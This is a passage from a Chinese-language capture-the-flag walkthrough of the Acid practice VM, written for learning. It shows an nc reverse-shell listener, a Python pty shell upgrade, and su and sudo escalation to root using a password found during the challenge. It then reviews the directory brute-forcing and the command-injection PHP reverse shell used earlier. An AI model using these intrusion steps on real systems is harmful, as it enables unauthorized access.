
-

- 步骤12：su提权到saman、root，获得flag



```
C:\Users\Administrator\Desktop\天火\natcat>nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.107] 54318
/bin/sh: 0: can't access tty; job control turned off
$ su
su: must be run from a terminal
$ echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
$ python /tmp/asdf.py
www-data@acid:/var/www/html/Challenge/Magic_Box$ su saman
su saman
Password: 1337hax0r

saman@acid:/var/www/html/Challenge/Magic_Box$ whoami
whoami
saman
saman@acid:/var/www/html/Challenge/Magic_Box$
```

再使用sudo -i 提权到root，密码同样是1337hax0r，获得位于root目录的flag.txt。



```
saman@acid:/var/www/html/Challenge/Magic_Box$ sudo -i
sudo -i
[sudo] password for saman: 1337hax0r


  ____                            _         _       _   _
 / ___|___  _ __   __ _ _ __ __ _| |_ _   _| | __ _| |_(_) ___  _ __  ___
| |   / _ \| '_ \ / _` | '__/ _` | __| | | | |/ _` | __| |/ _ \| '_ \/ __|
| |__| (_) | | | | (_| | | | (_| | |_| |_| | | (_| | |_| | (_) | | | \__ \
 \____\___/|_| |_|\__, |_|  \__,_|\__|\__,_|_|\__,_|\__|_|\___/|_| |_|___/
                  |___/
root@acid:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@acid:~# ls
ls
flag.txt
root@acid:~# cat flag.txt
cat flag.txt


Dear Hax0r,


You have successfully completed the challenge.

I  hope you like it.


FLAG NAME: "Acid@Makke@Hax0r"


Kind & Best Regards
```

靶场思路回顾

作者的设计思路可参考国外的一篇渗透文章：

http://resources.infosecinstitute.com/acid-server-ctf-walkthrough

主要突破点是：

1.两次目录暴破，第一次暴破出challenge，目录、cake.php、include.php、hacked.php，第二次暴破Magic_Box目录发现command.php。

2.发现命令执行界面后，用php反弹shell，在http中传输需对payload进行url编码。

3.su提权需要一个终端，没有经验只能Google解决了。

4.提权的方法是通过查找已知用户的文件，发现其密码，未使用exp或msf提权。

总结

1.主要收获：

(1)命令执行漏洞可使用php反弹shell，以前都是用bash或nc。

(2)su提权需要一个终端，使用Python解决。

(3)获得shell后，多多查找各个用户文件，可能有新发现。

2.踩到的坑：

(1)文件包含漏洞，没找到利用方式，也找不到上传点，无法包含获得shell；

(2)su提权需要一个终端，没有知识储备和经验，依靠高手指导和Google搜索解决。

(3)index.php页面获得邮件用户名和密码的方法太冷门了，如果不是看国外的教程，自己无法想到。

(4)发现目录就暴破下，使用御剑默认字典不行，只能使用OWASP的暴破字典，目录暴破绕过了上面邮件用户名和口令的登录，可以一路暴破到命令执行页面。

总之，在没有google搜索和他人的指导下，自己没能独立完成，后续需要开阔思路，多多练习。

遇到的坑：

1.找到flag，发现是加密的，根据经验ascII hex 和base 64 转码

2.linux下找不到dirbuster的字典 使用命令：locate dirbuster 可以找到字典路径

3.源码中发现Magic_Box，简直太坑

4.command.php有命令执行漏洞，IP后面接命令拿到反弹shell

5.拿到shell后，无法执行su命令，于是用python调用本地的shell

6.提权的时候找到了acid的一个文件，用wireshark打开后发现了口令

7.利用得到的口令，可以执行su命令，提权到root拿到flag

来源： https://www.anquanke.com/post/id/105462